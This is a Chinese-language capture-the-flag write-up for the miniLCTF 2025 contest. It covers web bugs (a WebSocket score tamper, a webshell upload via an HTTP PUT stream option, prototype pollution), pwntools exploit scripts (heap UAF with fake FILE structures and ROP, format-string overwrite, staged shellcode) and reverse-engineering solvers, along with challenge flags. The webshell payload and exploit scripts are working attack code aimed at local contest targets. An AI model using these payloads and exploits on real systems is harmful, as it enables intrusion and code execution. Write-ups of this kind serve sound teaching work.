
队伍名： Z221x天下第一!

Web

GuessOneGuess

想办法控制一下这个data.score，逻辑洞。

用BP抓一下发送数字的包，然后repeater，将包的内容由42["guess",{"value":"1"}]改成42["punishment-response",{"score":-1e309}]，发送后即可改变score，看到response



消息	方向	Manual	长度	时间	WebSocket I
42["punishment-response",{"score":-1...	→ To server	✓	42	13:10:08 1 May 2025	16
42["guess",{"value":"50"}]	→ To server		26	13:10:20 1 May 2025	16
42["game-message",{"type":"result","...	← To client		111	13:10:20 1 May 2025	16
42["game-message",{"type":"result","...	← To client		86	13:10:20 1 May 2025	16
2	→ To server		1	13:10:21 1 May 2025	16
3	← To client		1	13:10:21 1 May 2025	16
2	→ To server		1	13:10:47 1 May 2025	16
3	← To client		1	13:10:47 1 May 2025	16
2	→ To server		1	13:11:13 1 May 2025	16
3	← To client		1	13:11:13 1 May 2025	16

```
42["game-message",{"type":"result","win":true,"message":"扣除分数并重置","score":null,"showFlag":false}]
```

即修改成功，此时再猜对一次数字即可获得flag

miniLCTF{YoU_Won-Th3-GUes5iNG-g4mE_wOo97a01ff}

Miniup

查看图片路径可以不是图片，但是会以图片的形式显示，由此可以访问index.php拿到源码(太长了就不放了（。

接着就可以通过抓取view的包往里面写webshell。

```
POST /index.php HTTP/1.1
Host: 127.0.0.1:4661
Content-Length: 656
sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx2ctMg0MO6WoBypM
Accept-Language: zh-CN
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.89 Safari/537.36
sec-ch-ua-platform: "Windows"
Accept: */*
Origin: http://127.0.0.1:4661
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:4661/
Accept-Encoding: gzip, deflate, br
```

```
Connection: keep-alive

------WebKitFormBoundaryx2ctMg0MO6WoBypM
Content-Disposition: form-data; name="action"

view
------WebKitFormBoundaryx2ctMg0MO6WoBypM
Content-Disposition: form-data; name="filename"

http://127.0.0.1:5000/shell.php
------WebKitFormBoundaryx2ctMg0MO6WoBypM
Content-Disposition: form-data; name="options[http][method]"

PUT
------WebKitFormBoundaryx2ctMg0MO6WoBypM
Content-Disposition: form-data; name="options[http][header]"

Content-Type: application/x-php
------WebKitFormBoundaryx2ctMg0MO6WoBypM
Content-Disposition: form-data; name="options[http][content]"

<?php system($_GET['cmd']); ?>
------WebKitFormBoundaryx2ctMg0MO6WoBypM--
```

最后flag在env中


miniLCTF{w0W-ItS-noT-SElf_DEVel0Ped_4nd-Has_VUlNeR4b11Ities!0}

Clickclick

进入靶机观察，修改js使得每次点击加1000，发现会存在提交点击次数，并且返回点击的太快

尝试手工点击，发现50次点击发一次包，手动到1000仍是太快，转换思路。

10000会出现提示，提示为在amount为null或为0时删除amount属性



```
POST /update-amount HTTP/1.1
Host: 127.0.0.1:59432
Content-Length: 53
sec-ch-ua-platform: "Windows"
Accept-Language: zh-CN,zh;q=0.9
accept: application/json
sec-ch-ua: "Not?A_Brand";v="99", "Chromium";v="130"
content-type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Origin: http://127.0.0.1:59432
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:59432/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
  "type":"set",
  "point":{
    "__proto__":{
      "amount":10000
    }
  }
}
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 46
ETag: W/"2e-Fc8QZymu208HABj2n2yCmxxPfQA"
Date: Sat, 03 May 2025 04:41:03 GMT
Connection: keep-alive
Keep-Alive: timeout=5

miniLCTF{806773a8-ffbf-5889-fb6a-90049dbbef35}
```

结果发现直接污染point的原型把amount设成10000就能出，复现之后发现并不需要删除amount

Pwn

EasyHeap

存在UAF，可以泄露堆地址和libc地址。可以打tcache。

把open和openat都ban了，应该要用mprotect来写shellcode。

```python
from pwn import *

context(log_level = 'debug',arch = 'amd64',os = 'linux')

io = process("./vuln")
libc = ELF("./libc.so.6")

def add(index,size,data):
    io.sendlineafter(b'Choice:',b'1')
    io.sendlineafter(b'Index: ',str(index))
    io.sendlineafter(b'Size: ',str(size))
    io.sendlineafter(b'data: ',data)

def edit(index,data):
    io.sendlineafter(b'Choice:',b'2')
    io.sendlineafter(b'Index: ',str(index))
    io.sendlineafter(b'data: ',data)

def show(index):
    io.sendlineafter(b'Choice:',b'3')
    io.sendlineafter(b'Index: ',str(index))

def dele(index):
    io.sendlineafter(b'Choice:',b'4')
    io.sendlineafter(b'Index: ',str(index))

#gdb.attach(io)

add(0,0x20,b'aaaaaaaa')
add(31,0x20,b'zzzzzzzz')

dele(0)
add(1,0x20,b'bbbbbbbb')
dele(0)
show(1)

io.recvuntil(b'Data: ')
heap_base = u64(io.recv(5).ljust(8,b'\x00')) << 12
print(hex(heap_base))

for i in range(10):
    add(i+10,0x100,b'aaaaaaaa')

dele(17)
add(20,0x100,b'aaaaaaaa')

for i in range(7):
    dele(i+10)

dele(17)
add(30,0x200,b'aaaaaaaa')
show(20)

io.recvuntil(b'Data: ')
libc_base = u64(io.recv(6).ljust(8,b'\x00')) - 96 - 0x203AC0 - 0x100
print(hex(libc_base))

IO_list_all = libc_base + libc.symbols['_IO_list_all']

add(24,0x80,b'aaaaaaaa')
add(25,0x80,b'aaaaaaaa')

dele(24)
dele(25)
add(26,0x80,b'aaaaaaaa')
dele(25)


payload1 = p64(((heap_base + 0x2120) >> 12 ) ^ IO_list_all)
edit(26,payload1)

add(27,0x80,b'aaaaaaaa')

payload1 = p64(heap_base + 0x1F20)
add(28,0x80,payload1)

system = libc_base + libc.symbols['system']
vtable = libc_base + libc.symbols['_IO_wfile_jumps'] + 0x30
setcontext = libc_base + libc.symbols['setcontext']
mprotect = libc_base + libc.symbols['mprotect']
ret = libc_base + 0x2882f
pop_rdi = libc_base + 0x10f75b
pop_rsi = libc_base + 0x110a4d
pop_rdx_ = libc_base + 0x981ad

fake_io_addr = heap_base + 0x1F20

fake_struct = b'flag'.ljust(8,b'\x00')
fake_struct +=p64(0)
fake_struct += p64(0) #_IO_read_end
fake_struct += p64(0) #_IO_read_base
fake_struct += p64(0) #_IO_write_base
fake_struct += p64(0) #_IO_write_ptr
fake_struct += p64(0) #_IO_write_end
fake_struct += p64(0) #_IO_buf_base
fake_struct += p64(0) #_IO_buf_end
fake_struct += p64(1) #_IO_save_base
fake_struct += p64(fake_io_addr + 0xb0) #_IO_backup_base = rdx
fake_struct += p64(setcontext + 61) #_IO_save_end = call_addr
fake_struct += p64(0xffffffffffffff)  #_markers
fake_struct += p64(0)  #_chain
fake_struct += p64(0)  #_fileno
fake_struct += p64(0)  #_old_offset
fake_struct += p64(0)  #_cur_column
fake_struct += p64(heap_base + 0x200) #_lock = heap_addr or writeable libc_addr
fake_struct += p64(0) #_offset
fake_struct += p64(0) #_codecvx
fake_struct += p64(fake_io_addr + 0x30) #_wfile_data rax1
fake_struct += p64(0) #_freers_list
fake_struct += p64(0) #_freers_buf
fake_struct += p64(0) #__pad5
fake_struct += p32(1) #_mode
fake_struct += b"\x00"*20 #_unused2
fake_struct += p64(vtable) #vtable
fake_struct += p64(0)*6 #padding
fake_struct += p64(fake_io_addr + 0x40) #rax2 -> to make [rax+0x18] = setcontext + 61

fake_struct = fake_struct.ljust(0x118,b'\x00') + p64(fake_io_addr + 0x128 + 0x28) + p64(ret) + p64(fake_io_addr+0x190) + p64(0x60)*2 + p64(fake_io_addr + 0x128 + 0x28)
fake_struct += p64(0) + p64(fake_io_addr + 0x160) + p64(pop_rdi) + p64(heap_base + 0x2000)
fake_struct += p64(pop_rsi) + p64(0x1000)
fake_struct += p64(pop_rdx_) + p64(7) + p64(0)*2 + p64(mprotect) +p64(heap_base + 0x21B0 + 0x10)


edit(30,fake_struct)

shellcode = asm('''
    xor rax,rax;
    mov rax, 0x0000000067616c66;
    push rax;
    mov rsi,rsp;

    xor rax,rax;
    push rax;
    push rax;
    push rax;
    mov rdx,rsp;

    mov r10,24;
    mov rdi,-100;
    mov eax,437;
    syscall

    mov rdi,rax;
    mov rsi,rsp;
    mov rdx,0x50;
    xor rax,rax;
    syscall

    mov rdi,1;
    mov rsi,rsp;
    mov rax,1;
    syscall
''')
```

```
add(23,0x300,shellcode)
pause()
io.sendlineafter(b'Choice:',b'5')

io.interactive()
```

PostBox

格式化字符串漏洞，控制程序进入后门函数

PostScript中v4未初始化，先通过PostMessage的输入控制栈上的数据

用格式化字符串漏洞修改输入次数限制

```
from pwn import *
context.terminal = ['konsole', '-e', 'sh', '-c']
context(arch = 'amd64',os = 'linux',log_level = 'debug')
p = remote("localhost",43307)
#p= process("./postbox")
#gdb.attach(p)
payload = b'a'*0x2fc+p32(114514)
p.sendlineafter("choice:\n","2")
p.sendafter("contents:\n",payload)
p.sendafter("contents:\n","%4c%7$n")
p.sendafter("contents:\n","My address:%53$p")#32 53
addr=p.recvuntil('\x63\x33',drop=False)[-12:]
addr = int(addr, 16)
log.success(hex(addr))
backdoor = addr-0x17c3+0x1795
log.success(hex(backdoor))
value = backdoor & 0xFFFF
log.success(hex(value)+' '+str(value))
p.sendafter("contents:\n","My stack address:%7$p")
stack=p.recvuntil('\x7f',drop=True)[-14:]
stack = int(stack, 16)
ret = stack - 0x18
log.success(hex(ret))
payload = f'%{str(value)}c%12$hn\x00\x00\x00'.encode()
payload += p64(ret)
pause()
p.sendafter("contents:\n",payload)
p.interactive()
```

Ex-Aid lv.2

```
from pwn import *
context.terminal = ['konsole', '-e', 'sh', '-c']
context(arch = 'amd64',os = 'linux',log_level = 'debug')
#p = process("./checkin")
p = remote("localhost",37401)
#gdb.attach(p)
shellcode=asm('''
    xor edi,edi
    mov esi,4096
    mov r10, 0x22
    add ebx,21
    add rdx,0x20
    jmp rdx
    nop
    mov eax,9
    not r8
    mov r9, 0
    add rdx,0x20
    jmp rdx
    nop
    nop
    nop
    mov edx,7
    syscall
    mov rsi,rax
    xor eax,eax
    mov rdx,0x100
    syscall
    jmp rsi
''')
payload=shellcode
p.sendafter("signin~",payload)
shellcode = ''
shellcode += shellcraft.open('./flag')
shellcode += shellcraft.read('rax','rsp',0x100)
shellcode += shellcraft.write(1,'rsp',0x100)
shellcode=asm(shellcode)
payload=shellcode
pause(3)
p.send(payload)
p.interactive()
```

Reverse

0.s1gn1n

- 输入45字节，已知flag结构 `miniL{ ... }`，尝试：

```
miniL{aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa}
```

- 先广度优先构建二叉树，后中序遍历实现洗牌

```
Node *__cdecl bin_tree_constr(char *input)
{
  int index_0; // [esp+0h] [ebp-14h]
  Node *frist_node; // [esp+4h] [ebp-10h]
  int idx_1; // [esp+8h] [ebp-Ch]
  int idx_2; // [esp+Ch] [ebp-8h]
  Node *node; // [esp+10h] [ebp-4h]

  if ( !input || !*input )
    return 0;
  index_0 = 0;
  frist_node = (Node *)malloc(0xCu);
  frist_node->value = *input;
  frist_node->right = 0;
  frist_node->left = 0;
  nodes[0] = (int)frist_node;
  idx_1 = 1;
  idx_2 = 1;
  while ( input[idx_2] )
  {
    node = (Node *)nodes[index_0++];
    node->left = (struct Node *)malloc(0xCu);
    node->left->value = input[idx_2++];
    node->left->right = 0;
    node->left->left = 0;
    nodes[idx_1++] = (int)node->left;
    if ( input[idx_2] )
    {
      node->right = (struct Node *)malloc(0xCu);
      node->right->value = input[idx_2++];
      node->right->right = 0;
      node->right->left = 0;
      nodes[idx_1++] = (int)node->right;
    }
  }
  return frist_node;
}
```

- 洗牌后：

```
aaaaaaaiaaaaaaaiaaaaaaaLaa}aamaaa{aaanaaaaaaaa
```

- b64编码成60字节

```
_BYTE *__cdecl base64_enc(unsigned __int8 *byte_array, unsigned int len,
_DWORD *output_len)
{
  size_t v3; // ecx
  int byte_3; // [esp+Ch] [ebp-20h]
  int byte_1; // [esp+10h] [ebp-1Ch]
  int byte_0; // [esp+14h] [ebp-18h]
  unsigned int i; // [esp+18h] [ebp-14h]
  unsigned int v9; // [esp+1Ch] [ebp-10h]
  _BYTE *result_bytes; // [esp+20h] [ebp-Ch]
  int v11; // [esp+24h] [ebp-8h]
  int v12; // [esp+24h] [ebp-8h]
  unsigned int index_1; // [esp+28h] [ebp-4h]

  *output_len = 4 * ((len + 2) / 3);
  v3 = *output_len + 1;
  if ( *output_len == -1 )
    v3 = -1;
  result_bytes = malloc(v3);
  if ( !result_bytes )
    return 0;
  index_1 = 0;
  v11 = 0;
  while ( index_1 < len )
  {
    byte_0 = byte_array[index_1];
    if ( ++index_1 >= len )
      byte_1 = 0;
    else
      byte_1 = byte_array[index_1++];
    if ( index_1 >= len )
      byte_3 = 0;
    else
      byte_3 = byte_array[index_1++];
    v9 = byte_3 + (byte_0 << 16) + (byte_1 << 8);
    result_bytes[v11] = table[(v9 >> 18) & 0x3F];
    v12 = v11 + 1;
    result_bytes[v12] = table[(v9 >> 12) & 0x3F];
    result_bytes[++v12] = table[(v9 >> 6) & 0x3F];
    result_bytes[++v12] = table[byte_3 & 0x3F];
    v11 = v12 + 1;
  }
  for ( i = 0; i < (3 - len % 3) % 3; ++i )
    result_bytes[*output_len - 1 - i] = '=';
  result_bytes[*output_len] = 0;
  return result_bytes;
}
```

```
  enc = base64_enc((unsigned __int8 *)out_bytes, &out_bytes[strlen(out_bytes) + 1] - &out_bytes[1], &output_len);
```

- 异或

```
  for ( i = output_len - 1; i; --i ) // output_len == 60
  {
    enc[i] ^= enc[i - 1];
    enc[i] ^= key[i];
  }
  // 要求 enc == [88, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0]  才能通过校验
```

- 校验逻辑

```
  checksum = 0xFFFFFFE4;
  for ( j = 0; j < output_len; ++j )            // output_len == 60
    checksum = checksum + (char)enc[j] - 1;
  return checksum;                              // require checksum == 0
}
```

```
  enc = base64_enc((unsigned __int8 *)out_bytes, &out_bytes[strlen(out_bytes) + 1] - &out_bytes[1], &output_len);
  // enc 约束：在b64_table之内
  for ( i = output_len - 1; i; --i )
```

```
{
  enc[i] ^= enc[i - 1];
  enc[i] ^= key[i];
}
// 手动约束 (char) enc[j]在 -27 ~ 29范围内
// len(enc) == 60
checksum = 0xFFFFFFE4; // -28
for ( j = 0; j < output_len; ++j )
  checksum = checksum + (char)enc[j] - 1;
return checksum;
// 要求checksum == 0 校验通过
```

```
enc = base64_enc((unsigned __int8 *)out_bytes, &out_bytes[strlen(out_bytes) + 1] - &out_bytes[1], &output_len);
// enc 约束: 在b64_table之内
for ( i = output_len - 1; i; --i )
{
  enc[i] ^= enc[i - 1];
  enc[i] ^= key[i];
}
// 手动约束 (char) enc[j]在 -27 ~ 29范围内
// len(enc) == 60
checksum = 0xFFFFFFE4; // -28
for ( j = 0; j < output_len; ++j )
  checksum = checksum + (char)enc[j] - 1;
return checksum;
// 要求checksum == 0 校验通过
```

```
first_node = bin_tree_constr(input); // 层序 (广度优先) 构建二叉树
inorder_traversal(first_node, out_bytes, &index); // 中序遍历
```

```python
from z3 import Solver, Int, sat

# 创建求解器实例
s = Solver()

# 生成60个整数变量，表示enc数组的每个元素
enc = [Int(f'enc_{i}') for i in range(60)]

for num in enc:
    s.add(num >= -128)
    s.add(num <= 127)

# 添加总和约束: sum(enc) == 88
s.add(sum(enc) == 88)

# 检查是否存在解
if s.check() == sat:
    m = s.model()
    # 提取每个变量的值
    solution = [m.evaluate(enc[i]) for i in range(60)]
    print(solution)
else:
    print("无解")
```

```
import base64

key = [
    0x58, 0x69, 0x7B, 0x06, 0x1E, 0x38, 0x2C, 0x20, 0x04, 0x0F,
    0x01, 0x07, 0x31, 0x6B, 0x08, 0x0E, 0x7A, 0x0A, 0x72, 0x72,
    0x26, 0x37, 0x6F, 0x49, 0x21, 0x16, 0x11, 0x2F, 0x1A, 0x0D,
    0x3C, 0x1F, 0x2B, 0x32, 0x1A, 0x34, 0x37, 0x7F, 0x03, 0x44,
    0x16, 0x0E, 0x01, 0x28, 0x1E, 0x68, 0x64, 0x23, 0x17, 0x09,
    0x3D, 0x64, 0x6A, 0x69, 0x63, 0x18, 0x18, 0x0A, 0x15, 0x70
]

# 生成原始 enc 数组
enc = [0] * 60
enc[0] = 0x58  # 第一个字节固定为0x58

for i in range(1, 60):
    enc[i] = enc[i - 1] ^ enc[i]

for i in range(1, 60):
    enc[i] = enc[i-1] ^ key[i]

# 转换为 bytes 类型
enc_bytes = bytes(enc)
print("原始 enc 字节:", enc_bytes)

# Base64 解码
try:
    decoded_data = base64.b64decode(enc_bytes)
    print("Base64 解码结果:", decoded_data)
except Exception as e:
    print("Base64 解码失败:", e)
# b'X1JLRjFfbmlkZ197MG5GaV9pQGVycnRMfTNzM21ucmlDZ2VubkV2X1RJRXM='
# b'_RKF1_nidg_{0nFi_i@errtL}3s3mnriCgennEv_TIEs'
```

```
import base64

def inorder_indices(n, root=0):
    indices = []
    if root >= n:
        return indices
    left = 2 * root + 1
    if left < n:
        indices += inorder_indices(n, left)
    indices.append(root)
    right = 2 * root + 2
    if right < n:
        indices += inorder_indices(n, right)
    return indices

def build_level_order(inorder_str):
    n = len(inorder_str)
    indices = inorder_indices(n)
```

```
        if len(indices) != n:
            return None
        level_order = [''] * n
        for i, idx in enumerate(indices):
            if i < len(inorder_str):
                level_order[idx] = inorder_str[i]
        return ''.join(level_order)

    # 原始 enc 字节
    enc_base64 = b'X1JLRjFfbmlkZ197MG5GaV9pQGVycnRMfTNzM21ucmlDZ2VubkV2X1RJRXM='
    enc_bytes = base64.b64decode(enc_base64)
    inorder_str = enc_bytes.decode('latin-1')

    # 构建层序序列（输入字符串）
    input_str = build_level_order(inorder_str)
    print("Flag:", input_str)
```

```
miniLCTF{esrevER_gnir33nignE_IS_K1nd_0F_@rt}
// 差了一个异或
// 正确flag
miniLCTF{esrevER_gnir33nignE_Is_K1nd_0F_@rt}
```

d1ffer3nce


XXTEA:

```
_BYTE input[] = usrinput
4_byte_alignment_PKCS#7_padding(input);

def TEA(input) -> encrypted_input:
    unsigned int KEY[4] = "0123456789abcdef";
    DELTA = 0x4D696E69
    rounds = 2025 / (__int64)n + 6; // n = How many blocks (DOWRD)

cihper = bytes.fromhex("729daebea2e3845b310f01f1b3e703c24c810a9ca0ed2c4d9252a214882d7721")
// cipher 32 bytes; 8 block (DOWRD)
if(cihper == encrypted_input){right};
```


```
#include <stdint.h>
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

#define DELTA 0x4D696E69

void XXTEA_decrypt(uint32_t *v, int n, const uint32_t key[4])
{
    if (n < 2)
        return; // At least two elements
    uint32_t y, z, sum, e;
    int p, q = 2025 / n + 6; // Rounds
```

```c
    sum = q * DELTA;
    y = v[0]; // |  z(>>5  <<4)  |  v[p]  |  y(>>3  <<2) |
    do
    {
        e = (sum >> 2) & 3;
        for (p = n - 1; p > 0; p--)
        {
            z = v[p - 1];
            v[p] -= ((z >> 5) ^ (y << 2)) + ((y >> 3) ^ (z << 4)) ^ ((sum ^ y) + (key[(p & 3) ^ e] ^ z));
            y = v[p];
        }
        z = v[n - 1];
        v[0] -= ((z >> 5) ^ (y << 2)) + ((y >> 3) ^ (z << 4)) ^ ((sum ^ y) + (key[(p & 3) ^ e] ^ z));
        y = v[0];
        sum -= DELTA;
    } while (--q > 0);
}

int main()
{
    unsigned char key[] = "0123456789abcdef";
    unsigned char cipher[] =
        {114, 157, 174, 190, 162, 227, 132, 91, 49, 15, 1, 241, 179, 231, 3, 194, 76, 129, 10, 156, 160, 237, 44, 77, 146, 82, 162, 20, 136, 45, 119, 33};

    size_t cipher_len_bytes = sizeof(cipher);
    int n = cipher_len_bytes / sizeof(uint32_t);

    XXTEA_decrypt((uint32_t *)cipher, n, (const uint32_t *)key);

    // output
    printf("Decrypted data (as chars, %zu bytes):\n", cipher_len_bytes);
    for (size_t i = 0; i < cipher_len_bytes; i++)
    {
        if (cipher[i] >= 32 && cipher[i] <= 126)
        {
            printf("%c", cipher[i]);
        }
        else
        {
            printf(".");
        }
    }

    return 0;
}
// Decrypted data (as chars, 32 bytes):
// miniLCTF{W3lc0m3~MiN1Lc7F_2025}.
```


x96re



```
TBL_SBOX        db  0D6h,  90h, 0E9h, 0FEh, 0CCh, 0E1h,  3Dh, 0B7h,  16h, 0B6h,  14h, 0C2h,  28h, 0FBh,  2Ch,    5
                                                ; DATA XREF: func_key+5F↑r
                                                ; func_data+5F↑r
                db   2Bh,  67h,  9Ah,  76h,  2Ah, 0BEh,    4, 0C3h, 0AAh,  44h,  13h,  26h,  49h,  86h,    6,  99h
                db   9Ch,  42h,  50h, 0F4h,  91h, 0EFh,  98h,  7Ah,  33h,  54h,  0Bh,  43h, 0EDh, 0CFh, 0ACh,  62h
                db  0E4h, 0B3h,  1Ch, 0A9h, 0C9h,    8, 0E8h,  95h,  80h, 0DFh,  94h, 0FAh,  75h,  8Fh,  3Fh, 0A6h
                db   47h,    7, 0A7h, 0FCh, 0F3h,  73h,  17h, 0BAh,  83h,  59h,  3Ch,  19h, 0E6h,  85h,  4Fh, 0A8h
                db   68h,  6Bh,  81h, 0B2h,  71h,  64h, 0DAh,  8Bh, 0F8h, 0EBh,  0Fh,  4Bh,  70h,  56h,  9Dh,  35h
                db   1Eh,  24h,  0Eh,  5Eh,  63h,  58h, 0D1h, 0A2h,  25h,  22h,  7Ch,  3Bh,    1,  21h,  78h,  87h
                db  0D4h,    0,  46h,  57h,  9Fh, 0D3h,  27h,  52h,  4Ch,  36h,    2, 0E7h, 0A0h, 0C4h, 0C8h,  9Eh
                db  0EAh, 0BFh,  8Ah, 0D2h,  40h, 0C7h,  38h, 0B5h, 0A3h, 0F7h, 0F2h, 0CEh, 0F9h,  61h,  15h, 0A1h
                db  0E0h, 0AEh,  5Dh, 0A4h,  9Bh,  34h,  1Ah,  55h, 0ADh,  93h,  32h,  30h, 0F5h,  8Ch, 0B1h, 0E3h
                db   1Dh, 0F6h, 0E2h,  2Eh,  82h,  66h, 0CAh,  60h, 0C0h,  29h,  23h, 0ABh,  0Dh,  53h,  4Eh,  6Fh
                db  0D5h, 0DBh,  37h,  45h, 0DEh, 0FDh,  8Eh,  2Fh,    3, 0FFh,  6Ah,  72h,  6Dh,  6Ch,  5Bh,  51h
                db   8Dh,  1Bh, 0AFh,  92h, 0BBh, 0DDh, 0BCh,  7Fh,  11h, 0D9h,  5Ch,  41h,  1Fh,  10h,  5Ah, 0D8h
                db   0Ah, 0C1h,  31h,  88h, 0A5h, 0CDh,  7Bh, 0BDh,  2Dh,  74h, 0D0h,  12h, 0B8h, 0E5h, 0B4h, 0B0h
                db   89h,  69h,  97h,  4Ah,  0Ch,  96h,  77h,  7Eh,  65h, 0B9h, 0F1h,    9, 0C5h,  6Eh, 0C6h,  84h
                db   18h, 0F0h,  7Dh, 0ECh,  3Ah, 0DCh,  4Dh,  20h,  79h, 0EEh,  5Fh,  3Eh, 0D7h, 0CBh,  39h,  48h
```



```
v17[0] = v13 ^ 0xA3B1BAC6;
v17[1] = v14 ^ 0x56AA3350;
v17[2] = v15 ^ 0x677D9197;
v17[3] = v16 ^ 0xB27022DC;
```




```
                public TBL_FIX_PARAMS
